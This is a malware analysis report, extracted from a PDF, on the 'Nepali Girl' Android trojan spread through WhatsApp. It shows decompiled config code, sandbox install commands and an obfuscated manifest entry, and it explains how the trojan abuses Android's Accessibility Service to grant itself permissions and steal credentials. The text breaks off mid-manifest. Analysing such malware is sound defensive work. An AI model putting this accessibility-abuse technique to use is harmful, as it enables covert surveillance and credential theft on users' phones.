


NEPALI GIRL TROJAN ANALYSIS

MSSP Alert
A CyberRisk Alliance Production

TOP
250



STARTUP
CATEGORY



CGN

CRYPTOGEN NEPAL

DISCLAIMER

This report is based on an analysis conducted in a controlled environment and should not be replicated in a real-world setting. The information contained in this report is for educational purposes only and should not be interpreted as concrete recommendations for any specific action. Any attempt to replicate the results described in this report is done at the user's own risk.

RESEARCH TEAM

The analysis of the Trojan app was carried out by ***Nirmal Dahal and Niraj Kharel***, with support from ***Yojan Dhakal, Pradip Bhattarai, Bhuwan Bhetwal, Bibek Dhungana, Aayush Shrestha, Aayushman Thapa Magar, and Anjil Sharma***.

Background

"ANDROID TROJANS ARE SILENT PREDATORS, INFILTRATING YOUR DEVICE WITHOUT YOU EVEN REALIZING IT, AND COMPROMISING THE SECURITY OF YOUR SENSITIVE DATA."

Nepali Girl is an android trojan that has been spreading in Nepal for over a month through the WhatsApp messaging platform. This sophisticated piece of Trojan is designed to steal sensitive information from the mobile devices of its victims, compromising their privacy and security. The primary method of delivery for this trojan is through the popular messaging platform WhatsApp, where it is distributed by sending a message that contains a malicious link or app directly.

Once installed, the trojan app can trick the victim to gain access to sensitive permissions by displaying fake accessibility pages. Once the user provides permission on accessibility, this trojan can automatically grant itself permissions like read SMS, call, account, camera, contacts, microphone, storage can also be used to perform other actions or capabilities, such as downloading additional malicious applications or displaying unwanted contents, having network access, setting wallpaper, install shortcuts and much more.


2022

The images below are related to the detection and spread of the Nepali Girl Trojan and were collected from a variety of sources about a month ago.



Attack Scenario

"THE FOLLOWING FLOW CHART PROVIDES AN IN-DEPTH LOOK INTO THE SPREAD OF THE NEPALI GIRL TROJAN AND THE ATTACK FLOW UTILIZED BY THE ATTACKER."



The app is often distributed through WhatsApp, through a message or link sent by an infected individual or group. Once the recipient downloads and installs the app, it gains access to the device and requests various permissions, including accessibility. The user unwittingly grants all permissions, allowing the app to add itself to the device's startup process and carry out its malicious functions.

The app harvests sensitive information such as phone call logs, contacts, microphone recordings, location data, and storage information. The harvested information is transmitted back to the attacker and stored in an SQLite database, with the app specifically targeting credentials such as those for Facebook and Google accounts. The app also schedules different attacks and drops additional malware onto the device, further compromising its security.

TECHNICAL DETAILS

About Nepali Girl App

The NEPALI GIRL Android application is designed with malicious functions, capable of conducting phishing attacks and harvesting sensitive information. This trojan is capable of compromising the security of a device and stealing sensitive information such as cookies from logged in sessions. The package name of the application is "**com.appser.verapp**" and the build type is "**release**"



```
BuildConfig x
1 package com.appser;
2
3 /* loaded from: classes.dex */
4 public final class BuildConfig {
5     public static final String APPLICATION_ID = "com.appser.verapp";
6     public static final String BUILD_TYPE = "release";
7     public static final boolean DEBUG = false;
8     public static final String FLAVOR = "adsxjoinsjlindaideepervmagazineytaniidleesecuredjholdingsbparagraphsnjenniferjjamieqforbesf34";
9     public static final int VERSION_CODE = 999;
10    public static final String VERSION_NAME = "3.31.165";
11 }
```


Installation

Upon installation, the app is concealed within the device's application section, making the user unaware of its continued presence.

```
→ nepaligirl adb install Nepali\ GIrl.apk
Performing Streamed Install
Success
→ nepaligirl frida-ps -Uai | grep -i app
→ nepaligirl
→ nepaligirl adb shell pm list packages | grep -i app
package:com.appser.verapp
package:com.android.carrierdefaultapp
→ nepaligirl □
```

We performed installation of the application within a sandboxed environment via different mediums (e.g., ADB). Utilizing a package manager, we confirmed the successful installation of the application. However, upon navigating to the application section on an android device, the app was not visible as depicted in the following image.

We performed installation of the application within a sandboxed environment via different mediums (e.g., ADB). Utilizing a package manager, we confirmed the successful installation of the application. However, upon navigating to the application section on an android device, the app was not visible as depicted in the following image.



Abuse Of Android's Built-In Functionality



Accessibility Service in an android application uses a permission **`android.permission.BIND_ACCESSIBILITY_SERVICE`** which allows an application to take control over a device to perform some special tasks with the purpose of helping people with disabilities. One way the service can be utilized is by providing accessibility for individuals with visual impairments by reading text out loud. Additionally, the service can perform tasks and display content on top of other apps, making it easier for people with disabilities to use their devices. Accessibility permission also allows an application to read and respond to the user's interaction. With the accessibility permission, applications can also view the current state of the device, current focus, selected text, and the contents of the window.

While the Accessibility Service can provide assistance to users with disabilities, it can also be exploited by malicious actors to gain access to sensitive permissions. For example, the trojan application 'NEPALI GIRL' uses this type of attack vector (Accessibility Service) to obtain additional permissions on the infected device.

```
<service android:name="com.appser.shelfschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32"
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE" android:persistent="true">
  <intent-filter>
    <action android:name="android.accessibilityservice.AccessibilityService"/>
  </intent-filter>
  <meta-data android:name="android.accessibilityservice" android:resource="@xml/accessibility"/>
  <meta-data android:name="
"packingsoctiphotographerxlistingsguyananehcolorslsuspensioncspanishgtheatercbeachessreachesqefforthimprovementhchosenorealtorscparksbfollowswrebat
eglineg72rebateohaitikatractfnatqwellnessysouthamptonelaterfsomethingfinclusivebmembershiplsemiiaagainstvabroadamazoncomgournourseattractdnnullwsec
uritiesmvalidationi73.packingsoctiphotographerxlistingsguyananehcolorslsuspensioncspanishgtheatercbeachessreachesqefforthimprovementhchosenorealtor
scparksbfollowswrebatteglineg72rebateohaitikatractfnatqwellnessysouthamptonelaterfsomethingfinclusivebmembershiplsemiiaagainstvabroadamazoncomgourn
ourseattractdnnullwsecuritiesmvalidationi73.packingsoctiphotographerxlistingsguyananehcolorslsuspensioncspanishgtheatercbeachessreachesqefforthimpro
vementhchosenorealtorscparksbfollowswrebatteglineg72rebateohaitikatractfnatqwellnessysouthamptonelaterfsomethingfinclusivebmembershiplsemiiaagainstv
abroadamazoncomgournourseattractdnnullwsecuritiesmvalidationi73" android:value="
"packingsoctiphotographerxlistingsguyananehcolorslsuspensioncspanishgtheatercbeachessreachesqefforthimprovementhchosenorealtorscparksbfollowswrebat
eglineg72rebateohaitikatractfnatqwellnessysouthamptonelaterfsomethingfinclusivebmembershiplsemiiaagainstvabroadamazoncomgournourseattractdnnullwsec
uritiesmvalidationi73.packingsoctiphotographerxlistingsguyananehcolorslsuspensioncspanishgtheatercbeachessreachesqefforthimprovementhchosenorealtor
scparksbfollowswrebatteglineg72rebateohaitikatractfnatqwellnessysouthamptonelaterfsomethingfinclusivebmembershiplsemiiaagainstvabroadamazoncomgourn
